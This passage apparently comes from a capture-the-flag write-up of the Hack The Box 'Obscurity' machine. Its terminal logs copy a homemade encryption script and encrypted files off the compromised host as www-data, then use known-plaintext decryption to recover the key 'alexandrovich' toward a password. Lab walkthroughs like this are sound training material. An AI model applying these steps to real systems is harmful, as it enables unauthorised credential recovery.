
```
┌──(root💀kali)-[/Documents/htb/boxes/obscurity]
└─# echo "aW1wb3J0IHN5cwppbXBvcnQgYXJncGFyc2UKCmRlZiBlbmNyeXB0KHRleHQsIGtleSk6CiAgICBr
ZXlsZW4gPSBsZW4oa2V5KQogICAga2V5UG9zID0gMAogICAgZW5jcnlwdGVkID0gIiIKICAgIGZv
ciB4IGluIHRleHQ6CiAgICAgICAga2V5Q2hyID0ga2V5W2tleVBvc10KICAgICAgICBuZXdDaHIg
PSBvcmQoeCkKICAgICAgICBuZXdDaHIgPSBjaHIoKG5ld0NociArIG9yZChrZXlDaHIpKSAlIDI1
NSkKICAgICAgICBlbmNyeXB0ZWQgKz0gbmV3Q2hyCiAgICAgICAga2V5UG9zICs9IDEKICAgICAg
ICBrZXlQb3MgPSBrZXlQb3MgJSBrZXlsZW4KICAgIHJldHVybiBlbmNyeXB0ZWQKCmRlZiBkZWNy
eXB0KHRleHQsIGtleSk6CiAgICBrZXlsZW4gPSBsZW4oa2V5KQogICAga2V5UG9zID0gMAogICAg
ZGVjcnlwdGVkID0gIiIKICAgIGZvciB4IGluIHRleHQ6CiAgICAgICAga2V5Q2hyID0ga2V5W2tl
eVBvc10KICAgICAgICBuZXdDaHIgPSBvcmQoeCkKICAgICAgICBuZXdDaHIgPSBjaHIoKG5ld0No
ciAtIG9yZChrZXlDaHIpKSAlIDI1NSkKICAgICAgICBkZWNyeXB0ZWQgKz0gbmV3Q2hyCiAgICAg
ICAga2V5UG9zICs9IDEKICAgICAgICBrZXlQb3MgPSBrZXlQb3MgJSBrZXlsZW4KICAgIHJldHVy
biBkZWNyeXB0ZWQKCnBhcnNlciA9IGFyZ3BhcnNlLkFyZ3VtZW50UGFyc2VyKGRlc2NyaXB0aW9u
PSdFbmNyeXB0IHdpdGggMGJzY3VyYVwncyBlbmNyeXB0aW9uIGFsZ29yaXRobScpCgpwYXJzZXIu
YWRkX2FyZ3VtZW50KCctaScsCiAgICAgICAgICAgICAgICAgICAgbWV0YXZhcj0nSW5GaWxlJywK
ICAgICAgICAgICAgICAgICAgICB0eXBlPXN0ciwKICAgICAgICAgICAgICAgICAgICBoZWxwPSdU
aGUgZmlsZSB0byByZWFkJywKICAgICAgICAgICAgICAgICAgICByZXF1aXJlZD1GYWxzZSkKCnBh
cnNlci5hZGRfYXJndW1lbnQoJy1vJywKICAgICAgICAgICAgICAgICAgICBtZXRhdmFyPSdPdXRG
aWxlJywKICAgICAgICAgICAgICAgICAgICB0eXBlPXN0ciwKICAgICAgICAgICAgICAgICAgICBo
ZWxwPSdXaGVyZSB0byBvdXRwdXQgdGhlIGVuY3J5cHRlZC9kZWNyeXB0ZWQgZmlsZScsCiAgICAg
ICAgICAgICAgICAgICAgcmVxdWlyZWQ9RmFsc2UpCgpwYXJzZXIuYWRkX2FyZ3VtZW50KCctaycs
CiAgICAgICAgICAgICAgICAgICAgbWV0YXZhcj0nS2V5JywKICAgICAgICAgICAgICAgICAgICB0
eXBlPXN0ciwKICAgICAgICAgICAgICAgICAgICBoZWxwPSdLZXkgdG8gdXNlJywKICAgICAgICAg
ICAgICAgICByZXF1aXJlZD1GYWxzZSkKCnBhcnNlci5hZGRfYXJndW1lbnQoJy1kJywgYWN0
aW9uPSdzdG9yZV90cnVlJywgaGVscD0nRGVjcnlwdCBtb2RlJykKCmFyZ3MgPSBwYXJzZXIucGFy
c2VfYXJncygpCgpiYW5uZXIgPSAiIyMjIyMjIyMjIyMjIyMjIyMjIyMjIyMjIyMjIyMjIyMjIyNcbiIK
YmFubmVyKz0gIiMgICAgICAgICAgIEJFR0lOTklORyAgICAgICAgICAjXG4iCmJhbm5lcis9ICIj
ICAgIFNVUEVSIFNFQ1VSRSBFTkNSWVBUT1IgICAgI1xuIgpiYW5uZXIrPSAiIyMjIyMjIyMjIyMj
IyMjIyMjIyMjIyMjIyMjIyMjIyNcbiIKYmFubmVyICs9ICIgICMjIyMjIyMjIyMjIyMjIyMjIyMj
IyMjIyMjIyNcbiIKYmFubmVyICs9ICIgICMgICAgICAgIEZJTEUgTU9ERSAgICAgICAgICNcbiIK
YmFubmVyICs9ICIgICMjIyMjIyMjIyMjIyMjIyMjIyMjIyMjIyMiCnByaW50KGJhbm5lcikK
aWYgYXJncy5vID09IE5vbmUgb3IgYXJncy5rID09IE5vbmUgb3IgYXJncy5pID09IE5vbmU6CiAg
ICBwcmludCgiTWlzc2luZyBhcmdzIikKZWxzZToKICAgIGlmIGFyZ3MuZDoKICAgICAgICBwcmlu
dCgiT3BlbmluZyBmaWxlIHswfS4uLiIuZm9ybWF0KGFyZ3MuaSkpCiAgICAgICAgd2l0aCBvcGVu
KGFyZ3MuaSwgJ3InLCBlbmNvZGluZz0nVVRGLTgnKSBhcyBmOgogICAgICAgICAgICBkYXRhID0g
Zi5yZWFkKCkKCiAgICAgICAgcHJpbnQoIkRlY3J5cHRpbmcuLi4iKQogICAgICAgIGRlY3J5cHRl
ZCA9IGRlY3J5cHQoZGF0YSwgYXJncy5rKQoKICAgICAgICBwcmludCgiV3JpdGluZyB0byB7MH0u
Li4iLmZvcm1hdChhcmdzLm8pKQogICAgICAgIHdpdGggb3BlbihhcmdzLm8sICd3JywgZW5jb2Rp
bmc9J1VURi04JykgYXMgZjoKICAgICAgICAgICAgZi53cml0ZShkZWNyeXB0ZWQpCiAgICBlbHNl
OgogICAgICAgIHByaW50KCJPcGVuaW5nIGZpbGUgezB9Li4uIi5mb3JtYXQoYXJncy5pKSkKICAg
ICAgICB3aXRoIG9wZW4oYXJncy5pLCAncicsIGVuY29kaW5nPSdVVEYtOCcpIGFzIGY6CiAgICAg
ICAgICAgIGRhdGEgPSBmLnJlYWQoKQoKICAgICAgICBwcmludCgiRW5jcnlwdGluZy4uLiIpCiAg
ICAgICAgZW5jcnlwdGVkID0gZW5jcnlwdChkYXRhLCBhcmdzLmspCgogICAgICAgIHByaW50KCJX
cml0aW5nIHRvIHswfS4uLiIuZm9ybWF0KGFyZ3MubykpCiAgICAgICAgd2l0aCBvcGVuKGFyZ3Mu
bywgJ3cnLCBlbmNvZGluZz0nVVRGLTgnKSBhcyBmOgogICAgICAgICAgICBmLndyaXRlKGVuY3J5
cHRlZCkK" | base64 -d > SuperSecurity.py
```

The **ord**() function in **Python** accepts a string of length 1 as an argument and returns the unicode code point representation of the passed argument. For example **ord**('B') returns 66 which is a unicode code point value of character 'B'.


The **chr()** function **is** a built-in **Python** function that converts a specified integer value into a character.




```
┌──(root💀 kali)-[/Documents/htb/boxes/obscurity]
└─# cat SuperSecurity.py
import sys
import argparse

def encrypt(text, key):
    keylen = len(key)
    keyPos = 0
    encrypted = ""
    for x in text:
        keyChr = key[keyPos]
        newChr = ord(x)
        newChr = chr((newChr + ord(keyChr)) % 255)
        encrypted += newChr
        keyPos += 1
        keyPos = keyPos % keylen
    return encrypted

def decrypt(text, key):
    keylen = len(key)
    keyPos = 0
    decrypted = ""
    for x in text:
        keyChr = key[keyPos]
        newChr = ord(x)
        newChr = chr((newChr - ord(keyChr)) % 255)
        decrypted += newChr
        keyPos += 1
        keyPos = keyPos % keylen
    return decrypted

parser = argparse.ArgumentParser(description='Encrypt with 0bscura\'s encryption algorithm')

parser.add_argument('-i',
                    metavar='InFile',
                    type=str,
                    help='The file to read',
                    required=False)

parser.add_argument('-o',
                    metavar='OutFile',
                    type=str,
                    help='Where to output the encrypted/decrypted file',
                    required=False)

parser.add_argument('-k',
                    metavar='Key',
                    type=str,
                    help='Key to use',
                    required=False)
```




```
parser.add_argument('-d', action='store_true', help='Decrypt mode')

args = parser.parse_args()

banner = "################################\n"
banner+= "#           BEGINNING          #\n"
banner+= "#    SUPER SECURE ENCRYPTOR    #\n"
banner+= "################################\n"
banner += "  ############################\n"
banner += "  #        FILE MODE         #\n"
banner += "  ############################"
print(banner)
if args.o == None or args.k == None or args.i == None:
    print("Missing args")
else:
    if args.d:
        print("Opening file {0}...".format(args.i))
        with open(args.i, 'r', encoding='UTF-8') as f:
            data = f.read()

        print("Decrypting...")
        decrypted = decrypt(data, args.k)

        print("Writing to {0}...".format(args.o))
        with open(args.o, 'w', encoding='UTF-8') as f:
            f.write(decrypted)
    else:
        print("Opening file {0}...".format(args.i))
        with open(args.i, 'r', encoding='UTF-8') as f:
            data = f.read()

        print("Encrypting...")
        encrypted = encrypt(data, args.k)

        print("Writing to {0}...".format(args.o))
        with open(args.o, 'w', encoding='UTF-8') as f:
            f.write(encrypted)
```




```
www-data@obscure:/home/robert$ cat check.txt | base64
cat check.txt | base64
RW5jcnlwdGluZyB0aGlzIGZpbGUgd2l0aCB5b3VyIGtleSBzaG91bGQgcmVzdWx0IGluIG91dC50
eHQsIG1ha2Ugc3VyZSB5b3VyIGtleSBpcyBjb3JyZWN0ISANCg==
```




```
┌──(root💀kali)-[/Documents/htb/boxes/obscurity]
└─# echo "RW5jcnlwdGluZyB0aGlzIGZpbGUgd2l0aCB5b3VyIGtleSBzaG91bGQgcmVzdWx0IGluIG91dC50
eHQsIG1ha2Ugc3VyZSB5b3VyIGtleSBpcyBjb3JyZWN0ISANCg==" |base64 -d >check.txt

┌──(root💀kali)-[/Documents/htb/boxes/obscurity]
└─# cat check.txt
Encrypting this file with your key should result in out.txt, make sure your key is correct!
```




```
www-data@obscure:/home/robert$ cat out.txt |base64
cat out.txt |base64
wqbDmsOIw6rDmsOew5jDm8Odw53CicOXw5DDisOfwoXDnsOKw5rDicKSw6bDn8Odw4vCiMOaw5v
msOqwoHDmcOJw6vCj8Opw5HDksOdw43DkMKFw6rDhsOhw5nDnsOjwpbDksORwojDkMOhw5nCpsO
w6bDmMKewo/Do8OKw47DjcKBw5/DmsOqw4bCjsOdw6HDpMOowonDjsONw5rCjMOOw6vCgcORw5P
pMOhw5vDjMOXwonCgXY=
```




```
┌──(root💀kali)-[/Documents/htb/boxes/obscurity]
└─# echo "wqbDmsOIw6rDmsOew5jDm8Odw53CicOXw5DDisOfwoXDnsOKw5rDicKSw6bDn8Odw4vCiMOaw5vD
msOqwoHDmcOJw6vCj8Opw5HDksOdw43DkMKFw6rDhsOhw5nDnsOjwpbDksORwojDkMOhw5nCpsOV
w6bDmMKewo/Do8OKw47DjcKBw5/DmsOqw4bCjsOdw6HDpMOowonDjsONw5rCjMOOw6vCgcORw5PD
pMOhw5vDjMOXwonCgXY=" |base64 -d > out.txt

┌──(root💀kali)-[/Documents/htb/boxes/obscurity]
└─# cat out.txt
¦ÚÈêÚÞØÛÝÝ×ÐÊßÞÊÚÉæßÝËÚÛÚêÙÉëéÑÒÝÍÐêÆáÙÞãÒÑÐáÙ¦ÕæØãÊÎÍßÚêÆÝáäèÎÍÚÎëÑÓäáÛÌ×v
```




```
www-data@obscure:/home/robert$ cat passwordreminder.txt |base64
cat passwordreminder.txt |base64
wrTDkcOIw4zDicOgw5nDgcORw6nCr8K3wr9r
```




```
┌──(root💀kali)-[/Documents/htb/boxes/obscurity]
└─# echo "wrTDkcOIw4zDicOgw5nDgcORw6nCr8K3wr9r" |base64 -d > passwordreminder.txt

┌──(root💀kali)-[/Documents/htb/boxes/obscurity]
└─# cat passwordreminder.txt
´ÑÈÌÉàÙÁÑé¯·¿k
```




```
┌──(root💀kali)-[/Documents/htb/boxes/obscurity]
└─# python3 SuperSecurity.py -d -i out.txt -k "`cat check.txt`" -o key
################################
#           BEGINNING          #
#    SUPER SECURE ENCRYPTOR    #
################################
  ############################
  #        FILE MODE         #
  ############################
Opening file out.txt...
Decrypting...
Writing to key...

┌──(root💀kali)-[/Documents/htb/boxes/obscurity]
└─# cat key
alexandrovichalexandrovichalexandrovichalexandrovichalexandrovichalexandrovichalexandrovichai
```



